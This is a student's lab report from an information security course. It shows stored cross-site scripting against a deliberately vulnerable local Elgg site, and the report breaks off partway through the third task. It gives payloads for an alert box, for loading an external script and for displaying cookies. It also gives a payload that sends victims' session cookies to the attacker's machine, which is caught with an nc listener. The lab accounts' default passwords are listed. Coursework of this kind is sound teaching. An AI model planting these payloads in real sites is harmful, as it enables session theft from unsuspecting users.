The Laboratory of Information Security

(UE19CS347)

Documented by Anurag.R.Simha

SRN	:	PES2UG19CS052
Name	:	Anurag.R.Simha
Date	:	14/04/2022
Section	:	A
Week	:	8

The Table of Contents

The Setup

For the experimentation of various attacks, a single virtual machine was employed.

1. The attacker machine (10.0.2.39)

```
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:5c:05:94
          inet addr:10.0.2.39  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::dc8e:3a12:2f7b:c3e9/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:9 errors:0 dropped:0 overruns:0 frame:0
          TX packets:71 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2290 (2.2 KB)  TX bytes:8219 (8.2 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:77 errors:0 dropped:0 overruns:0 frame:0
          TX packets:77 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:21893 (21.8 KB)  TX bytes:21893 (21.8 KB)

seed_PES2UG19CS052_Anurag.R.Simha@Attacker:~$
```

Task 1: Posting a Malicious Message to Display an Alert Window

Cross Site Scripting, abbreviated as XSS is yet another satanic attack employed by attackers to exploit vulnerabilities lurking on websites. In this experiment, an XSS attack is attempted on the website, http://www.xsslabelgg.com/




Fig. 1(a): The target website.

Below are the users who have their account authorised to this website.

User	UserName	Password
Admin	admin	seedelgg
Alice	alice	seedalice
Boby	boby	seedboby
Charlie	charlie	seedcharlie
Samy	samy	seedsamy

Now, assuming that Samy is the attacker, she logs in to test the vulnerability.




Fig. 1(b): Logging in as Samy.

Under the brief description of Samy's profile, triggered by clicking on 'Edit Profile', the JavaScript code is entered.

The code: `<script>alert("XSS")</script>`




Fig. 1(c): Preparing the attack.

On clicking ‘Save’, this is the result:




Fig. 1(d): The XSS attack test.

Henceforth, the test triumphed. Now, a standalone JS file is created and tested. For this purpose, a bijou JavaScript file under the directory, /var/www/html by the name, task1.js is created.

```
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:~$ sudo gedit /var/www/html/task1.js

(gedit:3291): Gtk-WARNING **: Calling Inhibit failed: GDBus.Error:org.freedesktop.
.service files

** (gedit:3291): WARNING **: Set document metadata failed: Setting attribute metad

** (gedit:3291): WARNING **: Set document metadata failed: Setting attribute metad

** (gedit:3291): WARNING **: Set document metadata failed: Setting attribute metad
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:~$ cat /var/www/html/task1.js
alert('Attack by standalone file');
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:~$
```

Fig. 1(e): Creating the standalone file.

Since this website contains the vulnerability, back in the description box, the content is altered to redirect and execute the standalone JS file.

The string which fires the attack is:

```
<script type="text/javascript"
src="http://localhost/task1.js"></script>
```

On loading the webpage, in the local machine, this script gets executed by the browser.




Fig. 1(f): Preparing for another attack.

On saving the content, the code is put into effect.




Fig. 1(g): Attack by standalone file.

To examine the trueness of this attack, Alice now logs in to her account.

It's noticed that the alert window pops up no sooner Alice browses Samy's profile on the website.




Fig. 1(h): Alice logs in.




Fig. 1(i): The attack is launched.

Task 2: Posting a Malicious Message to Display Cookies

The objective of this task is to embed a JavaScript program in Samy's Elgg profile, such that when another user views her profile, the user's cookies will be displayed in the alert window. This can be done by adding some additional code to the JavaScript program in the previous. An alert box is created containing the cookie, which is called by accessing the cookie attribute of 'Document'.

The code: `<script>alert(document.cookie)</script>`

The procedure to triumph this robbery is as follows:

1. Login to Samy's account (Username: *Samy*, Password: *seedsamy*).

2. Click on 'Samy' on the 'Activity' page.

3. Hit the 'Edit Profile' button.

4. Type the malicious code snippet shown above under 'Brief Description'.




Fig. 2(a): Preparing the attack.

5. Scroll down and click on save.

It's noticed that the existence of this vulnerability leaks the cookies to Samy on her profile.




Fig. 2(b): The attack is triggered.

The attack can be guaranteed as triumphant if the cookies of any user who logs in and views Samy's profile gets displayed. So, Boby logs in.

Fig. 2(c): Logging in as Boby.

After logging in as Boby, the ultimate step is to browse Samy's profile. Since the XSS vulnerability persists in this website, it's bound to expose cookies to the user.

- P.T.O -

Fig. 2(d): Boby searches for Samy.

And then the attack fires on Boby's profile.




Fig. 2(e): The cookies are exposed.

Task 3: Stealing Cookies from the Victim's Machine

In the previous task, the malicious JavaScript code written by the attacker can print out the user's cookies, but only the user can see the cookies, not the attacker. In this task, the attacker wants the JavaScript code to send the cookies to himself/herself. To achieve this, the malicious JavaScript code needs to send an HTTP request to the attacker, with the cookies appended to the request.

This can be done by having the malicious JavaScript insert an <img> tag with its src attribute set to the attacker's machine. When the JavaScript inserts the img tag, the browser tries to load the image from the URL in the src field; this results in an HTTP GET request sent to the attacker's machine. The JavaScript given below sends the cookies to the port 5555 of the attacker's machine, where the attacker has a TCP server listening to the same port. The server can print out whatever it receives.

The code: `<script>document.write('<img src=http://10.0.2.29:5555?c='+escape(document.cookie)+'>');</script>`

The following steps ought to be followed:

1. Login as Samy.

2. Head to 'Edit Profile'.

3. Type the above code in the 'Brief Description' section.




Fig. 3(a): Preparing the attack.

It's a vital bound to instigate the listener program on a window of the terminal.

The command: `nc -lv 5555`

```
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:~$ nc -lv 5555
Listening on [0.0.0.0] (family 0, port 5555)
Connection from [10.0.2.39] port 5555 [tcp/*] accepted (family 2, sport 47358)
